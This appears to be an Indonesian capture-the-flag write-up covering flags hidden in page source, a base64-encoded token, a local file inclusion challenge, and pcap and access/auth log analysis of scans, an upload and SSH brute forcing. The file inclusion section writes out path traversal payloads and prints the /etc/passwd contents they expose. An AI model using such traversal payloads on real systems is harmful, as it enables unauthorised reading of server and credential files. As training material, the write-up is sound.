Sakura Haruno	sakura@medic.konoha	083456789012	1122334455667788	Konoha, Jalan Sakura
Kakashi Hatake	kakashi@konoha.go	081111111111	1001001001001001	Konoha, Jalan Ninja 7
Hinata Hyuga	hinata@hyuga.net	082222222222	2002002002002002	Konoha, Distrik Hyuga
Shikamaru Nara	shikamaru@nara.org	083333333333	3003003003003003	Konoha, Jalan Strategi
Ino Yamanaka	ino@yamanaka.co	084444444444	4004004004004004	Konoha, Toko Bunga Yamanaka
Choji Akimichi	choji@akimichi.food	085555555555	5005005005005005	Konoha, Jalan Kuliner
Rock Lee	lee@taijutsu.konoha	086666666666	6006006006006006	Konoha, Gym Gai Sensei
Tenten	tenten@weapon.konoha	087777777777	7007007007007007	Konoha, Toko Senjata
Neji Hyuga	neji@hyuga.org	088888888888	8008008008008008	Konoha, Markas Hyuga
Might Guy	guy@powerofyouth.konoha	089999999999	9009009009009009	Konoha, Jalan Semangat
Tsunade Senju	tsunade@hokage.konoha	080808080808	1010101010101010	Konoha, Kantor Hokage

Selanjutnya untuk menemukan flagnya disini saya melakukan view page source dan mencari flagnya disana

```
<td data-label="No. Telepon">0899999999999</td>
<td data-label="NIK">9009009009009009</td>
<td data-label="Alamat">Konoha, Jalan Semangat</td>
</tr>
<!--IDN_CTF{c0NRats_you_goin_tohe_insideee}-->
<tr>
<td data-label="Nama Lengkap">Tsunade Senju</td>
<td data-label="Email"><a href="/cdn-cgi/l/email-protect
```

FLAG: IDN_CTF{c0NRats_you_goin_tohe_insideee}



Awesome Website

Challenge 161 Solves X

Awesome Website

10


CARI!!

[Website](#)

Author : Mohamad Fattyr

Analisa:

Ketika saya mengunjungi web yang diberikan saya sempat kebingungan dikarenakan ketika mencoba mengakses path lain tidak bisa kena error 403 forbidden



Disini saya mencoba segala cara entah mencoba payload Ifi, sqlit tetap tidak bisa sampe aku teringat lagi dari clue yaitu CARI!! Dan disini saya mencoba melakukan view page source dan ketika saya melakukan view page source saya mencari string unik yang kemungkinan itu merupakan flag yang di encode dan ternyata benar ada string unik di api configuration yang ternyata merupakan flag yang di encode menggunakan base 64



```
// API configuration
api: {
  baseUrl: "https://api.example.com/v2",
  timeout: 5000,
  retryAttempts: 3,
  cacheTTL: 3600,
  accessToken: "SUROX0ZMQUd7VzNCxzNOQ29kM183UjFjazF9" // Access token for API authentication
},
```

Disini saya coba decode menggunakan burpsuite dan saya berhasil menemukan flagnya

SUROX0ZMQUd7VzNCxzNOQ29kM183UjFjazF9

IDN_FLAG{W3B_3NCod3_7R1ck1}

FLAG:IDN_FLAG{W3B_3NCod3_7R1ck1}



Beyond Way

Challenge 158 Solves X

Beyond Way

10

Mungkin kamu nggak pernah diajari buat berjalan keluar dari jalan yang benar... tapi kalau kamu bisa, kamu bakal dapetin sesuatu yang terlarang. Ayo jalanin manipulasi path-nya! 🚶

Website

Analisa:

Dari deskripsi soal saya mendapatkan clue untuk mendapatkan flagnya disini saya haru bisa memanipulasi pathnya agar mendapatkan flagnya

Ketika saya mencoba akses path lain saya berfikir url diatas bisa saja menjadi entry point lfi :

```
https://ctf.solusiber.com/search_free/?file=contact.php
```

be Acrobat

Dan disini saya mencoba payload dasar lfi etc passwd

[About](#) [Contact](#)

```
oot:x:0:0:root:/root/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin/bin/sync
games:x:5:60:games:/usr/games
/usr/sbin/nologin
man:x:6:12:man:/var/cache/man
/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail
/usr/sbin/nologin
news:x:9:9:news:/var/spool/news
/usr/sbin/nologin
uuucp:x:10:10:uuucp:/var/spool/uuucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin
/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www
/usr/sbin/nologin
backup:x:34:34:backup:/var/backups
/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list
/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Dan ternyata benar website ini vulnerable terhadap lfi, disini saya langsung mencoba cari flagnya



⑥ https://ctf.solusiber.com/search_free/?file=../../../../flag.txt

About Contact

File not found!

Ketika saya mencoba payload flag.txt ternyata saya masih belum dapat menemukan flagnya, tetapi ketika saya mencoba memanipulasinya dengan menambahkan var/www/html/flag.txt disini saya berhasil menemukan flagnya

⑥ https://ctf.solusiber.com/search_free/?file=../../../../var/www/html/flag.txt

About Contact

IDN_CTF{tvec-resolver_41}

FLAG:IDN_CTF{tvec-resolver_41}



Log Analysis 1

Log Analysis 1

10

pada file pcap dibawah, hacker mencoba untuk melakukan sesuatu yang berhubungan dengan recon pada service, silahkan cari...

Format Flag : IDN_CTF{jawaban}

Author : Aditya Firman Nugroho



Analisis:

Dari deskripsi soal kita diberikan sebuah file pcap yang dimana saya harus mencari flag didalam file pcap tersebut disini untuk menemukan flagnya saya menggunakan tools wireshark untuk membantu menganalisis log tersebut

No.	Time	Source	Destination	Protocol	Length	Info
99243	52.664368	192.168.10.153	192.168.10.244	TCP	74	46542 - 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM Tsva=597661114 Tsecr=0 WS=128
99245	52.664447	192.168.10.244	192.168.10.153	HTTP	551	[TCP Retransmission] 80 - 46542 [PSH, ACK] Seq=38051 Ack=1106 Win=8768 Len=485 Tsva=597661114 Tsecr=0 WS=128
99246	52.664451	192.168.10.244	192.168.10.153	TCP	551	[TCP Retransmission] 80 - 46542 [PSH, ACK] Seq=38051 Ack=1106 Win=8768 Len=485 Tsva=597661114 Tsecr=0 WS=128
99247	52.664451	192.168.10.244	192.168.10.153	TCP	74	88 - 46542 [SYN, ACK] Seq=0 Ack=3 Win=85535 Len=0 MSS=1460 WS=256 SACK_PERM Tsva=1712103285 Tsecr=597661114
99248	52.664459	192.168.10.244	192.168.10.153	TCP	74	46542 - 80 [SYN, ACK] Seq=0 Ack=3 Win=85535 Len=0 MSS=1460 WS=256 SACK_PERM Tsva=1712103285 Tsecr=597661114
99249	52.664633	192.168.10.153	192.168.10.244	TCP	66	46542 - 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 Tsva=1597661114 Tsecr=72163285
99250	52.664633	192.168.10.153	192.168.10.244	TCP	66	46542 - 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 Tsva=1597661114 Tsecr=72163285
99251	52.664670	192.168.10.244	192.168.10.153	HTTP	158	[HTTP/1.1 200 OK] Tsva=597661114 Tsecr=72163285
99252	52.664670	192.168.10.153	192.168.10.244	TCP	158	[TCP Retransmission] 46542 - 80 [PSH, ACK] Seq=1 Ack=1 Win=32128 Len=0 Tsva=1597661114 Tsecr=72163285
99253	52.664693	192.168.10.153	192.168.10.244	TCP	208	GET /dashboard/cardinalauth HTTP/1.1 Tsva=597661114 Tsecr=72163285
99254	52.665309	192.168.10.244	192.168.10.153	HTTP	567	[HTTP/1.1 200 OK] Tsva=597661114 Tsecr=72163285
99255	52.665309	192.168.10.244	192.168.10.153	HTTP	567	[HTTP/1.1 200 OK] (text/html) Tsva=597661114 Tsecr=72163285
99256	52.665309	192.168.10.244	192.168.10.153	HTTP	567	[HTTP/1.1 200 OK] (text/html) Tsva=597661114 Tsecr=72163285
99257	52.665348	192.168.10.244	192.168.10.153	TCP	66	46542 - 80 [ACK] Seq=93 Ack=592 Win=31072 Len=0 Tsva=1597661114 Tsecr=72163285
99258	52.665349	192.168.10.244	192.168.10.153	TCP	66	[TCP Dup ACK 99257] 46542 - 80 [ACK] Seq=93 Ack=592 Min=31072 Len=0 Tsva=1597661114 Tsecr=72163286
99259	52.665784	192.168.10.244	192.168.10.153	HTTP	551	[HTTP/1.1 404 Not Found] (text/html) Tsva=597661114 Tsecr=72163286
99260	52.665813	192.168.10.244	192.168.10.153	TCP	66	46542 - 80 [ACK] Seq=93 Ack=592 Win=31072 Len=0 Tsva=1597661114 Tsecr=72163286
99261	52.665813	192.168.10.244	192.168.10.153	TCP	66	46542 - 80 [ACK] Seq=93 Ack=592 Win=31072 Len=0 Tsva=1597661114 Tsecr=72163286
99262	52.665833	192.168.10.244	192.168.10.153	TCP	66	[TCP Retransmission] 46542 - 80 [FIN, ACK] Seq=93 Ack=592 Win=31072 Len=0 Tsva=1597661114 Tsecr=72163286
99263	52.665833	192.168.10.244	192.168.10.153	TCP	66	[TCP Retransmission] 46542 - 80 [FIN, ACK] Seq=93 Ack=592 Win=31072 Len=0 Tsva=1597661114 Tsecr=72163286
99264	52.665854	192.168.10.244	192.168.10.153	TCP	66	[TCP dup ACK 99263] 46542 - 80 [ACK] Seq=94 Ack=592 Win=31072 Len=0 Tsva=1597661114 Tsecr=72163286
99265	52.665899	192.168.10.244	192.168.10.153	TCP	66	88 - 46542 [FIN, ACK] Seq=94 Ack=592 Win=65239 Len=0 Tsva=1597661114 Tsecr=597661114
99266	52.665899	192.168.10.244	192.168.10.153	HTTP	66	[HTTP/1.1 200 OK] 46542 - 80 [PSH, ACK] Seq=1 Ack=34 Win=65239 Len=0 Tsva=1597661114 Tsecr=597661114

Langkah selanjutnya disini saya melakukan filtering dengan menggunakan : http contains "IDN_CTF{"

No.	Time	Source	Destination	Protocol	Length	Info
99255	52.665309	192.168.10.244	192.168.10.153	HTTP	567	HTTP/1.1 200 OK (text/html)



Langkah selanjutnya disini kita bisa buka saja isi dari lognya

A screenshot of a browser's developer tools Network tab. It shows a single response from 'localhost'. The response body contains the following HTML code:

```
<meta charset="UTF-8" />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<title>Dashboard - Admin</title>
</head>
<body>
    <p>IDN_CTF{Re30N3C}</p>
</body>
```

Dan ternyata benar disini saya sudah berhasil menemukan flagnya

FLAG:IDN_CTF{Re30N3C}



Log Analysis 2

Challenge

97 Solves

Log Analysis 2

10

awas, hati-hati, pelan-pelan, ada

Format Flag : IDN_CTF{jawaban}

Analisis:

Disini clue soal hanya memberi tahu awas hati hati, pelan pelan, disini saya cukup bingung dengan cluenya tapi tidak apa apa saya langsung saja analisis lognya menggunakan wireshark

Apply a display filter ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length	Info
324	17.166779	192.168.10.153	192.168.10.244	TCP	66	40462 → 443 [RST, ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=
325	17.167005	192.168.10.153	8.8.8.8	DNS	87	Standard query 0x8db7 PTR 244.10.168.192.in-addr.arpa
326	17.167007	192.168.10.153	8.8.8.8	DNS	87	Standard query 0x8db7 PTR 244.10.168.192.in-addr.arpa
327	17.222177	8.8.8.8	192.168.10.153	DNS	180	Standard query response 0x8db6 PTR 244.10.168.192.in-addr.arpa
328	17.943865	192.168.10.244	36.86.63.182	TCP	55	63642 → 80 [ACK] Seq=1 Ack=1 Win=65418 Len=1
329	17.943881	192.168.10.244	36.86.63.182	TCP	55	[TCP Keep-Alive] 63642 → 80 [ACK] Seq=1 Ack=1 Win=65418 Le
330	17.943932	192.168.10.244	36.86.63.182	TCP	55	63641 → 80 [ACK] Seq=1 Ack=1 Win=65418 Len=1
331	17.943940	192.168.10.244	36.86.63.182	TCP	55	[TCP Keep-Alive] 63641 → 80 [ACK] Seq=1 Ack=1 Win=65418 Le
332	17.947968	36.86.63.182	192.168.10.244	TCP	60	80 → 63642 [ACK] Seq=1 Ack=2 Win=4609 Len=0
333	17.947968	36.86.63.182	192.168.10.244	TCP	60	80 → 63641 [ACK] Seq=1 Ack=2 Win=4633 Len=0
334	18.641001	192.168.10.244	36.86.63.182	TCP	55	63643 → 80 [ACK] Seq=1 Ack=1 Win=65418 Len=1
335	18.641012	192.168.10.244	36.86.63.182	TCP	55	[TCP Keep-Alive] 63643 → 80 [ACK] Seq=1 Ack=1 Win=65418 Le
336	18.645438	36.86.63.182	192.168.10.244	TCP	60	80 → 63643 [ACK] Seq=1 Ack=2 Win=4633 Len=0
337	19.667949	192.168.10.153	8.8.8.8	DNS	87	Standard query 0x8db7 PTR 244.10.168.192.in-addr.arpa
338	19.667956	192.168.10.153	8.8.8.8	DNS	87	Standard query 0x8db7 PTR 244.10.168.192.in-addr.arpa
339	19.701701	8.8.8.8	192.168.10.153	DNS	180	Standard query response 0x8db7 PTR 244.10.168.192.in-addr.arpa
340	19.768498	192.168.10.244	36.86.63.182	TCP	55	52738 → 80 [ACK] Seq=1 Ack=1 Win=65418 Len=1
341	19.768508	192.168.10.244	36.86.63.182	TCP	55	[TCP Keep-Alive] 52738 → 80 [ACK] Seq=1 Ack=1 Win=65418 Le
342	19.711867	36.86.63.182	192.168.10.244	TCP	60	80 → 52738 [ACK] Seq=1 Ack=2 Win=4622 Len=0
343	19.736858	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x21fad4f5
344	19.736858	192.168.10.1	255.255.255.255	DHCP	342	DHCP Offer - Transaction ID 0x21fad4f5
345	19.785716	192.168.10.244	36.86.63.182	TCP	55	52739 → 80 [ACK] Seq=1 Ack=1 Win=65535 Len=1
346	19.785732	192.168.10.244	36.86.63.182	TCP	55	[TCP Keep-Alive] 52739 → 80 [ACK] Seq=1 Ack=1 Win=65535 Le
347	19.790019	36.86.63.182	192.168.10.244	TCP	60	80 → 52739 [ACK] Seq=1 Ack=2 Win=4356 Len=0

Disini saya coba melakukan filtering lagi tetapi dengan tcp : tcp contains "IDN_CTF{"

tcp contains "IDN_CTF{"						
No.	Time	Source	Destination	Protocol	Length	Info
71751	48.241681	192.168.10.153	192.168.10.244	HTTP	633	POST / HTTP/1.1
71752	48.241684	192.168.10.153	192.168.10.244	TCP	633	[TCP Retransmission] 45788 → 80 [PSH, ACK] S

Disini kita berhasil filtering dan langsung saja mencoba membuka log yang sudah difilter



```
<!DOCTYPE html>
<html>
<head>
    <title>Nothing to see here</title>
</head>
<body>
    <div style="display: none;">IDN_CTF{M4l2Wre_S3ReM}</div>
</body>
</html>
```

Benar saja disini kita telah berhasil menemukan flanganya

FLAG:IDN_CTF{M4l2Wre_S3ReM}



Log Analysis 3

Log Analysis 3

10

analisis log acces.log ini, file ip yang dimasukan pada system ?

Format Flag : IDN_CTF{jawaban}

Analisis:

Dari clue pada soal kita disuruh analisis file ip apa yang dimasukan pada system
Disini saya langsung buka aja lognya

```
[kali㉿kali)-[~/Downloads/Log]$ cat access.log
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /randomfile1 HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /frand2 HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.bash_history HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.bashrc HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.cache HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.config HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.cvs HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.cvsignore HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.forward HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.git/HEAD HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.history HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.hta HTTP/1.1" 403 439 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.hta_ HTTP/1.1" 403 439 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.htaccess HTTP/1.1" 403 439 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.htaccess_- HTTP/1.1" 403 439 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.htpasswd HTTP/1.1" 403 439 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.htpasswd_ HTTP/1.1" 403 439 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.listing HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.listings HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.mysql_history HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.passwd HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.perf HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.profile HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.rhosts HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.sh_history HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.ssh HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.subversion HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.svn HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.svn/entries HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.swf HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /.web HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /@ HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /_ HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /_adm HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /_admin HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Ternyata disini kita diberikan banyak sekali log yang dimana untuk mencari filenya pastinya tidak mudah makanya disini saya melakukan filtering menggunakan grep

```
[kali㉿kali)-[~/Downloads/Log]$ cat access.log | grep '.php'
92.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /admin.php HTTP/1.1" 404 436 "-" "M
92.168.18.6 - - [27/Apr/2025:12:55:33 +0000] "GET /admin.php HTTP/1.1" 404 436 "-" "M
```



Disini saya mencoba filtering mencari file php ternyata ada, tetapi dari log tersebut sepertinya dia tidak mengupload file tersebut tetapi mengunjunginya, disini saya mencoba memfilter file lain.

```
[└$ cat access.log | grep '.py'
192.168.18.6 - - [27/Apr/2025:12:55:29 +0000] "GET /AggreSpy HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
192.168.18.6 - - [27/Apr/2025:12:55:31 +0000] "POST /upload/malware.py HTTP/1.1" 200 4313 "-" "curl/8.12.1"
192.168.18.6 - - [27/Apr/2025:12:55:33 +0000] "GET /AggreSpy HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
```

Disini ketika saya mencoba filtering file py ternyata terlihat terdapat metod post yang sedang mengupload [malware.py](#) berarti kemungkinan besar itu merupakan flangnya Dan ternyat benar flagnya adalah `IDN_CTF{malware.py}`

FLAG: [IDN_CTF{malware.py}](#)



Log Analysis 4

Challenge

163 Solves



Log Analysis 4

10

analisis log auth.log, user apa yang sukses masuk ke dalam system ?

Format Flag : IDN_CTF{user}

Analisis:

Pada deskripsi soal kita disuruh analisa log ,untuk mencari user apa yang berhasil masuk dalam system

```
[root@kali ~]# cat auth.log
Apr 27 12:57:05 test sshd[4810]: Server listening on 0.0.0.0 port 22.
Apr 27 12:57:05 test sshd[4810]: Server listening on :: port 22.
Apr 27 13:00:36 test sshd[18913]: Invalid user user from 192.168.18.6 port 57526
Apr 27 13:00:36 test sshd[18913]: Received disconnect from 192.168.18.6 port 57526:11 Bye Bye [preauth]
Apr 27 13:00:36 test sshd[18913]: Disconnected from invalid user user 192.168.18.6 port 57526 [preauth]
Apr 27 13:00:36 test sshd[18915]: Invalid user user from 192.168.18.6 port 57542
Apr 27 13:00:36 test sshd[18915]: pam_unix(sshd:auth): check pass; user unknown
Apr 27 13:00:36 test sshd[18915]: authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.18.6
Apr 27 13:00:38 test sshd[18915]: Failed password for invalid user user from 192.168.18.6 port 57542 ssh2
Apr 27 13:00:39 test sshd[18928]: Invalid user 123456 from 192.168.18.6 port 54000
Apr 27 13:04:39 test sshd[18928]: Received disconnect from 192.168.18.6 port 54000:11 Bye Bye [preauth]
Apr 27 13:04:39 test sshd[18928]: Disconnected from invalid user 123456 192.168.18.6 port 54000 [preauth]
Apr 27 13:04:40 test sshd[4810]: error: beginning MaxStartups throttling
Apr 27 13:04:40 test sshd[4810]: drop connection #11 from [192.168.18.6]:54102 on [192.168.18.17]:22 past MaxStartups
Apr 27 13:04:40 test sshd[18939]: Invalid user abc123 from 192.168.18.6 port 54084
Apr 27 13:04:40 test sshd[18933]: Invalid user 12345 from 192.168.18.6 port 54030
Apr 27 13:04:40 test sshd[18930]: Invalid user 123456 from 192.168.18.6 port 54010
Apr 27 13:04:40 test sshd[18939]: pam_unix(sshd:auth): check pass; user unknown
Apr 27 13:04:40 test sshd[18939]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.18.6
Apr 27 13:04:40 test sshd[18930]: pam_unix(sshd:auth): check pass; user unknown
Apr 27 13:04:40 test sshd[18938]: Invalid user princess from 192.168.18.6 port 54074
Apr 27 13:04:40 test sshd[18932]: Invalid user password from 192.168.18.6 port 54016
Apr 27 13:04:40 test sshd[18941]: Invalid user lovely from 192.168.18.6 port 54108
Apr 27 13:04:40 test sshd[18934]: Invalid user iloveyou from 192.168.18.6 port 54034
Apr 27 13:04:40 test sshd[18936]: Invalid user rockyyou from 192.168.18.6 port 54058
Apr 27 13:04:40 test sshd[18930]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.18.6
Apr 27 13:04:40 test sshd[18935]: Invalid user 1234567 from 192.168.18.6 port 54050
Apr 27 13:04:40 test sshd[18933]: pam_unix(sshd:auth): check pass; user unknown
Apr 27 13:04:40 test sshd[18934]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.18.6
Apr 27 13:04:40 test sshd[18934]: pam_unix(sshd:auth): check pass; user unknown
Apr 27 13:04:40 test sshd[18937]: Invalid user 12345678 from 192.168.18.6 port 54066
Apr 27 13:04:40 test sshd[18943]: Invalid user jessica from 192.168.18.6 port 54140
Apr 27 13:04:40 test sshd[18934]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.18.6
Apr 27 13:04:40 test sshd[18938]: pam_unix(sshd:auth): check pass; user unknown
Apr 27 13:04:40 test sshd[18936]: pam_unix(sshd:auth): check pass; user unknown
Apr 27 13:04:40 test sshd[18936]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.18.6
Apr 27 13:04:40 test sshd[18932]: pam_unix(sshd:auth): check pass; user unknown
Apr 27 13:04:40 test sshd[18932]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.18.6
Apr 27 13:04:40 test sshd[18941]: pam_unix(sshd:auth): check pass; user unknown
Apr 27 13:04:40 test sshd[18941]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.18.6
Apr 27 13:04:40 test sshd[18938]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.18.6
Apr 27 13:04:40 test sshd[18938]: pam_unix(sshd:auth): check pass; user unknown
Apr 27 13:04:40 test sshd[18935]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.18.6
Apr 27 13:04:40 test sshd[18942]: Invalid user nicole from 192.168.18.6 port 54124
Apr 27 13:04:40 test sshd[18940]: Invalid user daniel from 192.168.18.6 port 54088
Apr 27 13:04:40 test sshd[18931]: Invalid user 123456789 from 192.168.18.6 port 54014
Apr 27 13:04:40 test sshd[18943]: pam_unix(sshd:auth): check pass; user unknown
```



Ternyata benar saja banyak sekali log yang terdapat pada file tersebut,tetapi disini saya melakukan filtering menggunakan grep yang deskripsinya accepted password untuk melihat user yang berhasil masuk kedalam system

```
L$ cat auth.log |grep "Accepted password"  
Apr 27 13:05:10 test sshd[19014]: Accepted password for ghxyss from 192.168.18.6 port 52320 ssh2
```

Disini saya berhasil menemukan user yang berhasil masuk kedalam system yaitu **ghxyss**

FLAG: IDN_CTF{ghxyss}

Log Analysis 6

Log Analysis 6

Seseorang mencoba mengeksplorasi endpoint dengan teknik SQL Injection, menghasilkan internal server error. Apa nama file yang ditargetkan dalam eksplorasi tersebut?

IDN_CTF{jawaban}

Author: Rafly Permana

Analisis:

Disini kita diberikan clue yaitu mencari nama file yang ditargetkan dalam serangan sql injection

Disini ketika saya membuka lognya terdapat banyak sekali log, tentunya untuk mencari file tersebut disini kita wajib menggunakan filtering. disini saya menggunakan grep



```
(kali㉿kali)-[~/Downloads/log]
$ cat log1.txt | grep '.php'
192.168.10.20 - - [21/Apr/2024:08:12:36 +0700] "POST /login.php HTTP/1.1" 302 154 "http://example.com/login" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5924.104 Safari/537.36"
198.51.100.45 - - [21/Apr/2024:08:14:38 +0700] "POST /wp-login.php HTTP/1.1" 200 5423 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5924.104 Safari/537.36"
